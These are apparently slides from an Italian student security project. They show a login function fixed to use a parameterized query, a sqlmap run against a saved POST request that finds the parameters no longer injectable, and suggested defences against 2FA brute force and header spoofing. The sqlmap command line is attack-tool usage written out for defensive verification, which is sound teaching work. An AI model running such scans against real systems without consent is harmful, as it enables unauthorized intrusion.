# Mitigazione #2

## SQL injection



## Mitigazione #2

### SQL injection: sostituzione delle funzioni vulnerabili

```
user = login_db(username, password)
```

```
def login_db(username, password):
    one = True
    db = connect_db()
    cursor = db.cursor()
    cursor.execute("SELECT username, password FROM users WHERE username=? AND password=?", (username, password,))
    rv = [
        dict((cursor.description[idx][0], value) for idx, value in enumerate(row))
        for row in cursor.fetchall()
    ]
    return (rv[0] if rv else None) if one else rv
```

Query SQL  
non vulnerabile

# Mitigazione #2

## SQL injection: esecuzione dell'attacco

```
nik@LAPTOP-QF1B0J7V:~/sqlmap-dev$ python3 sqlmap.py -r postRequest.txt -p username --delay=0.5 --dbms=mysql -v 6
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:19:43 /2024-04-13/
[12:19:43] [INFO] parsing HTTP request from 'postRequest.txt'
[12:19:43] [DEBUG] not a valid WebScarab log data
[12:19:43] [DEBUG] cleaning up configuration parameters
[12:19:43] [DEBUG] setting the HTTP timeout
[12:19:43] [DEBUG] setting the HTTP User-Agent header
[12:19:43] [DEBUG] creating HTTP requests opener object

[17:04:16] [WARNING] POST parameter 'username' does not seem to be injectable
[17:04:16] [CRITICAL] all tested parameters do not appear to be injectable. Tr

[17:11:51] [WARNING] POST parameter 'password' does not seem to be injectable
[17:11:51] [CRITICAL] all tested parameters do not appear to be injectable. Tr
```


## Mitigazione #3

### Brute Force attack e Spoofing

In questo caso si potrebbero adottare varie misure di sicurezza, come:

- codice 2FA composto da numeri e lettere
- non lasciare indizi riguardo la lunghezza del codice 2FA
- adottare strategie anti-spoofing diverse dal semplice controllo del campo X-Forwarded-For...

O semplicemente rendere invalido il codice 2FA associato all'utente dopo un certo numero di tentativi di accesso falliti oppure settare una scadenza temporale





THANK YOU



- GAGLIARDE NICOLAPIO 0522501488
  - VENTURINO SILVIO 0522501601
  - BOLOGNA VINCENZO 0522501432
- 